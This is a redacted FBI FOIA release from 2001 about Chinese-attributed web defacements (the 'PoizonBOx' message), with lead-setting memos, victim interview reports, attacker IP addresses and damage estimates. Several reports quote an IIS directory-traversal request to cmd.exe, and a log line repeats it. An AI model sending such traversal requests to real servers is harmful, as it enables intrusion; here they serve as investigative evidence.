FEDERAL BUREAU OF INVESTIGATION
FOI/PA
DELETED PAGE INFORMATION SHEET
FOI/PA# 1473462-000

Total Deleted Page(s) = 80
Page 17 ~ Duplicate;
Page 19 ~ Duplicate;
Page 21 ~ Duplicate;
Page 23 ~ Duplicate;
Page 25 ~ Duplicate;
Page 27 ~ Duplicate;
Page 29 ~ Duplicate;
Page 31 ~ Duplicate;
Page 43 ~ Duplicate;
Page 45 ~ Duplicate;
Page 51 ~ Duplicate;
Page 67 ~ Duplicate;
Page 68 ~ Duplicate;
Page 69 ~ Duplicate;
Page 70 ~ Duplicate;
Page 71 ~ Duplicate;
Page 72 ~ Duplicate;
Page 73 ~ Duplicate;
Page 74 ~ Duplicate;
Page 75 ~ Duplicate;
Page 76 ~ Duplicate;
Page 77 ~ Duplicate;
Page 78 ~ Duplicate;
Page 79 ~ Duplicate;
Page 80 ~ Duplicate;
Page 81 ~ Duplicate;
Page 83 ~ Duplicate;
Page 85 ~ Duplicate;
Page 88 ~ Duplicate;
Page 89 ~ Duplicate;
Page 91 ~ Duplicate;
Page 93 ~ Duplicate;
Page 95 ~ Duplicate;
Page 96 ~ Duplicate;
Page 99 ~ Duplicate;
Page 100 ~ Duplicate;
Page 105 ~ Duplicate;
Page 107 ~ Duplicate;
Page 117 ~ Duplicate;
Page 118 ~ Duplicate;
Page 149 ~ Duplicate;
Page 159 ~ Duplicate;
Page 162 ~ b3; b6; b7C; b7D; b7E;
Page 163 ~ b3; b6; b7C; b7D; b7E;
Page 171 ~ Duplicate;
Page 173 ~ Duplicate;
Page 188 ~ b7E;
Page 189 ~ b7E;
Page 190 ~ b7E;
Page 204 ~ b3; b6; b7C; b7D; b7E;
Page 205 ~ b3; b6; b7C; b7D; b7E;
Page 208 ~ b3; b6; b7C; b7D; b7E;
Page 209 ~ b3; b6; b7C; b7D; b7E;
Page 211 ~ Duplicate;
Page 213 ~ Duplicate;
Page 216 ~ Duplicate;
Page 217 ~ Duplicate;
Page 223 ~ Duplicate;
Page 229 ~ Duplicate;
Page 230 ~ Duplicate;
Page 232 ~ Duplicate;
Page 235 ~ Duplicate;
Page 236 ~ Duplicate;
Page 238 ~ Duplicate;
Page 240 ~ Duplicate;
Page 247 ~ Duplicate;
Page 248 ~ Duplicate;

Page 249 ~ Duplicate;
Page 250 ~ Duplicate;
Page 276 ~ Duplicate;
Page 277 ~ Duplicate;
Page 278 ~ Duplicate;
Page 283 ~ b3; b6; b7C; b7E;
Page 284 ~ b3; b7E;
Page 285 ~ b3; b7E;
Page 286 ~ b3; b6; b7C; b7E;
Page 287 ~ b3; b6; b7C; b7E;
Page 288 ~ b6; b7C; b7E;
Page 289 ~ b7E;
Page 290 ~ b7E;

```
XXXXXXXXXXXXXXXXXXXXXXXX
X   Deleted Page(s)    X
X   No Duplication Fee X
X   For this Page      X
XXXXXXXXXXXXXXXXXXXXXXXX
```

(01/26/1998)

FEDERAL BUREAU OF INVESTIGATION

Precedence: ROUTINE **Date:** 05/09/2001

To: Memphis **Attn:** Squad 5
SSA [redacted]

b3
b6
b7C
b7E

From: Chicago
Squad IP/C
Contact: SA [redacted] 312/786-3918

Approved By: [redacted]

Drafted By:

Case ID #: [redacted]Pending)

Title: Subject: Hacker/Honker Union of China
Victim: Illinois Secretary of State
Type: Intrusion
Date: 04/03/2001

Synopsis: To set lead for Memphis Division, Squad 5, SA [redacted]

b6
b7C

Administrative: Reference telephone call between SA [redacted] and SA [redacted] on May 8, 2001.

Details: Chicago Division is the lead office for the criminal investigation of the Honkers Union of China, sometimes called the Hackers Union of China, specifically, actions against United States Web sites originating out of China.

Many of the attacks have taken the form of Web page defacements.

On May 8, 2001, SA [redacted] contacted SA [redacted] to inform that one of First Tennessee Bank's Web sites, www.ftcm.com, had been the victim of a Web site defacement. The statement on the Web site, "fuck USA Government fuck PoizonBOx contact:sysadmin@yahoo.com.cn", is a common statement seen on many of the defacements.

b6
b7C

Other victims of this defacement have traced the IPs back to the People's Republic of China.

[redacted]

b3
b6
b7C
b7E

139[redacted]01.ec

b3
b7E

LEAD(s):

Set Lead 1:

MEMPHIS

AT MEMPHIS, TN

It is requested that SA [redacted] perform appropriate investigation, more specifically, obtain log files from the victim servers and provide FD 302s regarding the defacements and log files, and forward all information to SA [redacted]

b6
b7C

♦♦

(01/26/1998)

FEDERAL BUREAU OF INVESTIGATION

Precedence: ROUTINE **Date:** 05/21/2001

To: Minneapolis **Attn:** Squad 8
SSA [redacted] b3 b6 b7C b7E

From: Chicago
Squad IP/C
Contact: SA [redacted] 312/786-3918

Approved By: [redacted]

Drafted By:

Case ID #: [redacted] Pending)

Title: Subject: Hacker/Honker Union of China
Victim: Illinois Secretary of State
Type: Intrusion
Date: 04/03/2001

Synopsis: To set leads for Minneapolis Division, Squad 8.

Details: Chicago Division is the lead office for the criminal investigation of the Honkers Union of China, sometimes called the Hackers Union of China, specifically, actions against United States Web sites originating out of China.

Many of the attacks have taken the form of Web page defacements.

On May 21, 2001, SA [redacted] was contacted by Minneapolis Division and informed that Squad 8 was receiving numerous complaints regarding Web site defacements possibly attributable to Chinese hackers. Many of the sites contained the following statement, "fuck USA Government fuck PoizonBOx contact:sysadmin@yahoo.com.cn", a common statement seen on many of the defacements reported by other divisions. b6 b7C

Other victims of this defacement have traced the IPs back to the People's Republic of China.

[redacted] b3 b6 b7C b7E

141[redacted]04.ec

b3
b7E

LEAD(s):

Set Lead 1:

MINNEAPOLIS

AT MINNEAPOLIS, MN

It is requested that Squad 8 perform appropriate investigation, more specifically, obtain log files from the victim servers and provide FD 302s regarding the defacements and log files, and forward all information to SA [redacted]

b6
b7C

♦♦

(01/26/1998)

FEDERAL BUREAU OF INVESTIGATION

Precedence: ROUTINE **Date:** 05/12/2001

To: Portland **Attn:** NIPC Squad
SSA [redacted]

b3
b6
b7C
b7E

From: Chicago
Squad IP/C
Contact: SA [redacted] 312/786-3918

Approved By: [redacted]

Drafted By:

Case ID #: [redacted] Pending)

Title: Subject: Hacker/Honker Union of China
Victim: Illinois Secretary of State
Type: Intrusion
Date: 04/03/2001

Synopsis: To set leads for Portland Division, NIPC Squad, SA [redacted]

b6
b7C

Administrative: Reference telephone call between SA [redacted] and SA [redacted] on May 3, 2001.

Details: Chicago Division is the lead office for the criminal investigation of the Honkers Union of China, sometimes called the Hackers Union of China, specifically, actions against United States Web sites originating out of China.

Many of the attacks have taken the form of Web page defacements.

On May 3, 2001, SA [redacted] contacted SA [redacted] to inform that Portland Division was receiving numerous complaints regarding Web site defacements possibly attributable to Chinese hackers. Many of the sites contained the following statement, "fuck USA Government fuck PoizonBOx contact:sysadmin@yahoo.com.cn", a common statement seen on many of the defacements reported by other divisions.

b6
b7C

Other victims of this defacement have traced the IPs back to the People's Republic of China.

b3
b6
b7C
b7E

b3 b7E

LEAD(s):

Set Lead 1:

PORTLAND

AT PORTLAND, OR

It is requested that SA [redacted] perform appropriate investigation, more specifically, obtain log files from the victim servers and provide FD 302s regarding the defacements and log files, and forward all information to SA [redacted] b6 b7C

♦♦

(Rev. 08-28-2000)

FEDERAL BUREAU OF INVESTIGATION

Precedence: ROUTINE **Date:** 06/01/2001

To: Counterterrorism **Attn:** NIPC, CIU
SSA [redacted] b3
SA b6

Chicago b7C
b7E

From: Cleveland
Squad 16
Contact: SA [redacted] 216.622.6867

Approved By [redacted]

Drafted By:

Case ID #: [redacted] (Pending) [redacted]
[redacted] (Pending) [redacted]

Title: Unsub(s);
MicroSystems Management - [redacted]m;
The Townsend Group - Victim;
Impairment - Web Page Defacement

Synopsis: Web page defacement in the Cleveland FO territory.

Enclosure(s): One (1) floppy diskette containing email messages and log files from [redacted] b6 b7C

Details: On 05/31/2001 [redacted] MicroSystms Management, 2001 Crocker Road, Suite 460, Westlake, Ohio, 44145, telephone [redacted] a computer service consulting and management company, advised that one of his company's web pages had been defaced by a hacker on 05/30/2001. The normal contents of the web page were replaced with the words "fuck USA Government fuck PoizonBOx contact:sysadmcn@yahoo.com.cn" .

[redacted] was able to recover from his server the logs of the attack against his machine from the directory /winnt/system32/logfiles/w3svc1 which he provided to writer via email (see enclosure). [redacted] stated that the attack came from Internet Protocol Address (IP) 210.77.147.216 which he believes resolves to a machine in the area of Toronto, Canada. b6 b7C

[redacted] also advised that a client of his company, [redacted] of The Townsend Group, [redacted] has also suffered from the same attack. [redacted] said he would contact [redacted] and have him email the log of the attack to writer. Subsequently, writer received an email from [redacted] (see enclosure). b6 b7C

[redacted] b3 b7E

b3
b7E

LEAD(s):

Set Lead 1: (Adm)

COUNTERTERRORISM

AT WASHINGTON, DC

Read and Clear.

Set Lead 2: (Adm)

CHICAGO

AT CHICAGO

This information is provided to Chicago for whatever investigative action is deemed appropriate.

♦♦

(Rev. 08-28-2000)

FEDERAL BUREAU OF INVESTIGATION

Precedence: ROUTINE **Date:** 05/25/2001

To: Counterterrorism **Attn:** SSA [redacted]
NIPC - CIU, Room 5965 b3 b6 b7C b7E

Chicago SA [redacted]
Squad IP/C

From: Milwaukee
Squad 5
Contact: SA [redacted] (414) 291-4254

ed By: [redacted]

Drafted By:

Case ID #: [redacted] Pending)

Title: HACKER/HONKER UNION OF CHINA
ILLINOIS SECRETARY OF STATE, et al
COMPUTER INTRUSION
04/03/2001

Synopsis: To provide information regarding computer intrusions that appeared to be perpetrated by the above-captioned subject.

Reference: [redacted] b3 b7E

Enclosure(s): Enclosed for Chicago are eight original FD-302s, and a copy of each, along with log records (enclosed in a "1A" envelope) documenting the hacks sustained by victims in the Milwaukee Division.

Details: Pursuant to notification by NIPC, Milwaukee contacted Chicago regarding the umbrella investigation that Chicago is conducting pertaining to the Honkers Union of China, the Lionworm, the Adoreworm, and other website hacks originating out of China. Milwaukee received the above referenced EC from Chicago, dated 05/12/2001, requesting that Milwaukee provide all pertinent log files and FD-302s to Chicago, with regard to the aforementioned investigation. At this time Milwaukee is providing the requested information to Chicago. SA [redacted] will be providing information on the attack sustained by Harley Davidson in a separate communication. b6 b7C

It is further noted that one of the FD-302s that Milwaukee is providing to Chicago is with regard to intrusions sustained by the Abbotsford School District beginning on

[redacted] b3 b6 b7C b7E

b3
b7E

03/12/2001 and continuing thereafter. The attacks appeared to originate from Indonesian Internet Protocol (IP) Addresses, however Milwaukee believes that it is worth noting, due to the fact that the same method of intrusion (through IIS vulnerabilities and use of "cmd.exe") was utilized, and also due to the fact that during the "China-US Hacker War" the Indonesians supported the Chinese by joining them in the attacks of US websites. Therefore, the information provided by the Abbotsford School District is being included in the report to Chicago in the event that similar information has been developed by Chicago.

Milwaukee has referenced all of its victims in the "Descriptive Data" section of this communication which appears below.

Milwaukee considers this lead to be covered, however Milwaukee stands ready to assist Chicago with any additional leads. Milwaukee will also provide any outstanding log records to Chicago upon receipt of same from victims.

Descriptive Data:

<u>Reference</u>	
Name -	Century Foods
Address(es) -	
House #:	400
Street Name:	Century
Street Suffix:	Court
Post Direction:	P.O. Box 257
City:	Sparta,
State:	WI
Postal Code:	54656
Phone #:	[redacted]
Miscellaneous -	POC: [redacted]

b6
b7C

<u>Reference</u>	
Name -	SpiritUSA
Address(es) -	
House #:	20
Street Name:	Forest
Street Suffix:	Avenue
City:	Fond du Lac
State:	WI
Postal Code:	54935
Phone #:	[redacted]
Miscellaneous -	POC: [redacted] re: St. Lawrence Seminary

b3
b7E

Reference
Name - Excel Communications
Address(es) -
House #: 185
Pre Direction: North
Street Name: Jefferson
Street Suffix: Street
City: Milwaukee,
State: WI
Postal Code: 53202
Phone #: [redacted]
Miscellaneous - POC: [redacted]

b6
b7C

Reference
Name - Jade Technologies
Address(es) -
House #: 16655
Pre Direction: West
Street Name: Bluemound
Street Suffix: Road
City: Brookfield,
State: WI
Postal Code: 53005
Phone #: [redacted]
Miscellaneous - POC: [redacted]
Re: EC Media Group

Reference
Name - Gehl Company
Address(es) -
House #: 143
Street Name: Water
Street Suffix: Street
Unit: P.O. Box 179
City: West Bend,
State: WI
Postal Code: 53095-0179
Phone #: [redacted]
Miscellaneous - Point of Contact: [redacted]

Reference
Name - [redacted]
Address(es) -
House #:
Street Name:
Street Suffix:
City:
State:
Postal Code:
Phone #: [redacted] unlisted

b3
b6
b7C
b7E

Miscellaneous - POC: [redacted]

Reference
Name - Saratoga Liquor Company
Address(es) -
House #: 3215
Street Name: James Day
Street Suffix: Avenue
City: Superior
State: WI
Postal Code: 54880
Phone #: (715) 394-4487 ext. [redacted]
Miscellaneous - POC: [redacted]

b6
b7C

Reference
Name - Abbotsford School District
Address(es) -
House #: 307
Pre Direction: North
Street Name: 4th.
Street Suffix: Avenue
Post Direction: P.O. Box 70
City: Abbotsford
State: WI
Postal Code: 54405
Phone #: (715) 223-2386, ext. [redacted]
Miscellaneous - POC: [redacted]

b3
b7E

LEAD(s):

Set Lead 1:

COUNTERTERRORISM

AT WASHINGTON, DC

Read and clear.

Set Lead 2:

CHICAGO

AT CHICAGO, IL

The Chicago Division, as the Office of Origin, is being left with the discretion of setting forth any leads that might be generated from the information that Milwaukee has provided.

♦♦

FD-302 (Rev. 10-6-95)

FEDERAL BUREAU OF INVESTIGATION

Date of transcription 05/30/2001

On 05/04/2001 [redacted] of CENTURY FOOD, 400 Century Court, P.O. Box 257, Sparta, Wisconsin, telephone [redacted] called the Milwaukee FBI Office to report that his website, www.centuryfoods.com or Internet Protocol (IP) Address 24.240.63.232, had been defaced. The site is used for informational purposes, and the responsible party appears to have utilized the IP address of 62.156.34.240 on 05/03/2001 at 8:30:53 AM Central Daylight Time (CDT), gaining access as "anonymous", followed by "guest@here.com". Then at 10:46:10 AM CDT on 05/03/2001, the IP Address of 193.159.77.87 was utilized in creating and sending files to CENTURY's system. b6 b7C

On 05/09/2001 [redacted] sent log records, supporting the intrusion, along with a diskette with same information on it, and a "screen shot" of the defaced default webpage showing the message of, "Beat down Imperialism of American!----for my great fatherland China and my fds there...----hacked by e4t7fi3h@H.U.C". [redacted] provided supporting documentation which reflected financial damages to be $1,512.35. b6 b7C

[redacted] also provided log information from 05/08/2001, which reflected that another intrusion and website defacement had occurred on 05/08/2001 at 13:15:43 CDT from the IP Address of 203.231.161.6. At this time a "GET, /scripts/../../winnt/system32/cmd.exe/c+dir was run on the system and slight variations of that command thereafter allowed root to be obtained several command lines later. At that time a message was left on the website stating, "fuck USA Government fuck PoizonBOx contact:sysadmcn@yahoo.com.cn."

Investigation on 05/04/2001 at Milwaukee, WI (telephonically)

File # [redacted] Date dictated 05/25/2001

by SA [redacted]

b3 b6 b7C b7E

This document contains neither recommendations nor conclusions of the FBI. It is the property of the FBI and is loaned to your agency; it and its contents are not to be distributed outside your agency.

FD-302 (Rev. 10-6-95)

FEDERAL BUREAU OF INVESTIGATION

Date of transcription 05/30/2001

On 05/07/2001 [redacted] of SPIRITUSA, an Internet Service Provider and website host service, located at 20 Forest Avenue, Fond du Lac, Wisconsin 54935, telephone [redacted] [redacted] called the Milwaukee Office of the FBI to report that one of his customers, ST. LAWRENCE SEMINARY of Mount Calvary, Wisconsin, had been hacked by PoizonBOx. Specifically, the mail server was affected in that people could not sign on to receive mail after the website was altered on 05/05/2001. ST. LAWRENCE SEMINARY did not maintain log records, but they were able to determine, through review of the summary.htm and index.htm files, that the image was created at 11:33AM. [redacted] provided a screen shot of the altered webpage, which was provided to him by ST. LAWRENCE SEMINARY. This particular screen shot is difficult to read because of the black background, however it was noted that the last line reads "contact:sysadmen@yahoo.com.cn". Financial damages were reported to be minimal.

b6
b7C

Investigation on 05/07/2001 at Milwaukee, WI (telephonically)

File # [redacted] Date dictated 05/25/2001

by SA [redacted]

b3
b6
b7C
b7E

This document contains neither recommendations nor conclusions of the FBI. It is the property of the FBI and is loaned to your agency; it and its contents are not to be distributed outside your agency.

FEDERAL BUREAU OF INVESTIGATION

Date of transcription 05/30/2001

On 05/07/2001 [redacted] of EXCEL COMMUNICATIONS, 185 North Jefferson Street, Milwaukee, WI 53202, telephone [redacted] reported that his company had sustained an attack on their default website with an IP Address of 168.215.58.196. The message on their site was replaced with a black background and red lettering stating "fuck USA Government fuck PoizonBOx contact: sysadmen@yahoo.com.cn." This attack came through IIS and affected their mail server (209.100.161.2). [redacted] noted that they do not use their default site and that their orders were not affected. b6 b7C

[redacted] provided the IP Addresses that had engaged in this suspicious activity as 131.91.81.31 on 05/03/2001 (no time was provided); 210.170.24.80 on 05/06/2001 (no time provided); 210.230.128.198 on 05/06/2001 (no time provided); and 203.175.128.10 on 05/06/2001 (no time provided). [redacted] attempted to send his log files electronically, over the Internet, to an FBI e-mail account, however he was notified that it was not properly received by FBI Milwaukee. [redacted] advised that a diskette and print out of the log records, along with documentation of damages would be forthcoming. However, to date, this information has not yet been received. b6 b7C

Investigation on 05/07/2001 at Milwaukee, WI (telephonically)

File # [redacted] Date dictated 05/25/2001

by SA [redacted]

b3 b6 b7C b7E

This document contains neither recommendations nor conclusions of the FBI. It is the property of the FBI and is loaned to your agency; it and its contents are not to be distributed outside your agency.

FEDERAL BUREAU OF INVESTIGATION

Date of transcription 05/30/2001

On 05/08/2001 [redacted] of JADE TECHNOLOGIES, an Internet Service Provider (ISP) and web hosting service, 16655 West Bluemound Road, Suite 230, Brookfield, Wisconsin 53005, telephone [redacted] called to report that his customer, EC MEDIA GROUP, sustained a website defacement on one of their internal sites, "http://outlook.dmreview.com/", which is used to access mail. Three to four files were replaced, which replicated itself in 15 different places, and occurred twice. A derogatory message was left on the website stating "fuck USA Government fuck PoizonBOx contact: sysadmen@yahoo.com.cn." [redacted] indicated that the customer could not provide log records because their security audit was not turned on. They were only able to provide a snapshot of their defaced screen, which they quickly replaced. Financial damages were said to be minimal.

b6
b7C

Investigation on 05/08/2001 at Milwaukee, WI (telephonically)

File # [redacted] Date dictated 05/25/2001

by SA [redacted]

b3
b6
b7C
b7E

FD-302 (Rev. 10-6-95)

FEDERAL BUREAU OF INVESTIGATION

Date of transcription 05/30/2001

On 05/10/2001 [redacted] for the GEHL COMPANY, 143 Water Street, P.O. Box 179, West Bend, WI 53095-0179, telephone [redacted] called to report that a company owned by GEHL, known as "COMPACT EQUIPMENT ATTACHMENTS", was attacked at their web address of www.ceattach.com on two separate occasions. The first attack occurred on 04/29/2001 when their default "Under Construction" page was replaced with the PoizonBOx message. Upon discovery of same, the server (156.46.155.174) was formatted and reloaded with the company's code. This attack cost his company about $6,000.00, which includes internal personnel and outside consulting fees. After the incident a small server that contained no code and had only the "Under Construction" message on it, was placed on the Internet. This site was attacked again on 05/10/2001 and the "Under Construction" page was again replaced with the PoizonBOx message. b6 b7C

On 05/11/2001 [redacted] mailed a package that contained a diskette and print out of all pertinent log records for the aforementioned dates, along with a letter that provided the financial damages. He noted that the responsible IP Address for the 04/29/2001 attack was 202.104.57.245, which was registered to GUANG DONG RESEARCH CENTER in China and the IP address responsible for the attack on 05/10/2001 was 202.64.252.67, which is registered to a company, PROGRAM PLANNING PROFESSIONALS LIMITED in Hong Kong. The method utilized in the intrusion appeared to be through IIS, using the "cmd.exe" and then copying scripts to "root.exe." b6 b7C

Investigation on 05/10/2001 at Milwaukee, WI (telephonically)

File # [redacted] Date dictated 05/25/2001

by SA [redacted]

b3 b6 b7C b7E

This document contains neither recommendations nor conclusions of the FBI. It is the property of the FBI and is loaned to your agency; it and its contents are not to be distributed outside your agency.

FD-302 (Rev. 10-6-95)

FEDERAL BUREAU OF INVESTIGATION

Date of transcription 05/30/2001

On 05/14/2001 [redacted] reported that [redacted] was defaced. The website was replaced with a black background and red lettering. It contained ten pictures, which included pictures of WONG WEI (the Chinese pilot killed in the collision with the US EP-3) and voiced human rights concerns, with fireworks exploding in the background. [redacted] he thought that the sites had been taken down by his host, DATAWAVE TECH in Wausau, 330 Third Street, Wausau, WI 54403, telephone (715) 843-7823. [redacted] checked the website the other day, to see if it was still up, and found the defaced site. [redacted] did not know the date of occurrence, nor did he have supporting log records on same. [redacted] did not sustain monetary loss from this defacement, but thought that he should report the matter to the FBI. b6 b7C

Investigation on 05/14/2001 at Milwaukee, WI (telephonically)

File # [redacted] Date dictated 05/25/2001

by SA [redacted]

b3 b6 b7C b7E

This document contains neither recommendations nor conclusions of the FBI. It is the property of the FBI and is loaned to your agency; it and its contents are not to be distributed outside your agency.

FD-302 (Rev. 10-6-95)

FEDERAL BUREAU OF INVESTIGATION

Date of transcription 05/30/2001

On 05/23/2001 [redacted] of the SARATOGA LIQUOR COMPANY, 3215 James Day Avenue, Superior, Wisconsin 54880, telephone (715) 394-4487, ext. [redacted] called to report that his company's website had been defaced, but that no serious damage was done. The website was replaced with a black background and a message in red lettering, stating "fuck the USA Government fuck PoizonBOx contact: sysadmen@yahoo.com.cn. [redacted] was not certain when the attack occurred, but he recalled checking the server on 05/01/2001 and it was fine. He checked it again on 05/21/2001, and that is when he noticed that something was wrong. [redacted] was anxious to patch his system and restore the original website, so he did not save a screen shot of the website, nor did he have log records to provide on same. Financial damages were noted as being minimal.

b6
b7C

Investigation on 05/23/2001 at Milwaukee, WI (telephonically)

File # [redacted] Date dictated 05/25/2001

by SA [redacted]

b3
b6
b7C
b7E

This document contains neither recommendations nor conclusions of the FBI. It is the property of the FBI and is loaned to your agency; it and its contents are not to be distributed outside your agency.

FD-302 (Rev. 10-6-95)

FEDERAL BUREAU OF INVESTIGATION

Date of transcription 05/30/2001

On 04/25/2001 [redacted] of the ABBOTSFORD SCHOOL DISTRICT, 307 North 4th. Avenue, Abbotsford, WI 54405, telephone (715) 223-2386 ext.[redacted] called to complain that she had noticed on 03/12/2001 that they had fallen under attack. Specifically the hacker attempted to replace the default page for the ABBOTSFORD SCHOOL DISTRICT, however the attempt failed. The responsible individual intended to take credit for the attack and the website was supposed to be rerouted to a GEOCITIES ftp server. The hack was attributed to [redacted] b6 b7C

[redacted] noticed subsequent hacks on 03/26/01 stating [redacted] was here." Additional hacks were also sustained on 03/29/2001; 04/07/2001 and 04/08/2001 by [redacted] from [redacted] Also on 04/07/2001 a message was left stating "DEDI JANGAN BELAJAR SNIFING.NTAR PINGSAN KAUW." An attempt was also made to steal their password files on 04/07/2001. b6 b7C

The ABBOTSFORD SCHOOL DISTRICT does not have a firewall, but will soon be installing one. [redacted] was still working on trying to get the "bugs" fixed and the hackers out of her system. The school district had hired some consultants from DIRK'S CONSULTING GROUP and is expecting to incur some financial costs from same. [redacted] provided partial logs, via facsimile, as a sample of the trouble that the ABBOTSFORD SCHOOL DISTRICT had encountered. She advised that she would forward the detailed logs along with financial damages, upon compilation of same. b6 b7C

Investigation on 04/25/2001 at Milwaukee, WI (telephonically)

File # [redacted] Date dictated 05/25/2001

by SA [redacted]

b3 b6 b7C b7E

This document contains neither recommendations nor conclusions of the FBI. It is the property of the FBI and is loaned to your agency; it and its contents are not to be distributed outside your agency.

FEDERAL BUREAU OF INVESTIGATION

Date of transcription 6/1/01

[redacted] Information Security Services, and [redacted] Vice President, Computer Forensics Investigations, Charles Schwab & Co. Inc., 101 Montgomery Street, PLSTNTNA-3-613, San Francisco, CA 94104, telephone number [redacted] were contacted at the Charles Schwab offices at 6200 Stoneridge Mall Drive, Pleasanton, CA by FBI Special Agents [redacted] were advised of the identity of the agents and the purpose of the interview. [redacted] then provided the following information: b6 b7C

The Retirement Planning Systems Data Center (RPSDC) is located in Akron, Ohio. The purpose of this system is to serve Charles Schwab customers in planning for their retirement. Also known as Schwabplan, it is a public site that is accessible from the Internet. The RPSDC was running an unpatched version of Windows NT IIS 4.0.

On May 3rd, 2001 at 1:30 pm EST time a customer called the Help Desk to advise that the Schwabplan webpage had been defaced. A screen print of the defaced page is attached to and made a part of this document. It is a black screen with the following words written on it:

fuck USA Government
fuck PoizonBOx
contact:sysadmcn@yahoo.com.cn

The website was down for approximately four hours. The labor cost to repair this site is a couple hundred thousand dollars. The repairs required eleven people to work approximately 48 hours. A more accurate figure is being calculated that will include lost business costs.


A printout of the logs was provided by Charles Schwab and is attached to and made a part of this document. A CD containing the weblogs was made by, signed and dated by [redacted] The CD is contained in a 1A envelope. b6 b7C

Investigation on 5/31/01 at Pleasanton, CA

File # [redacted] Date dictated 6/1/01 b3 b6 b7C b7E

by

This document contains neither recommendations nor conclusions of the FBI. It is the property of the FBI and is loaned to your agency; it and its contents are not to be distributed outside your agency.



fuck USA Government

fuck PoizonBOx

contact:sysadmcn@yahoo.com.cn

```
w01_ex010503.log:20:11:28  194.206.83.113  GET  /scripts/../../winnt/system32/cmd.exe    200
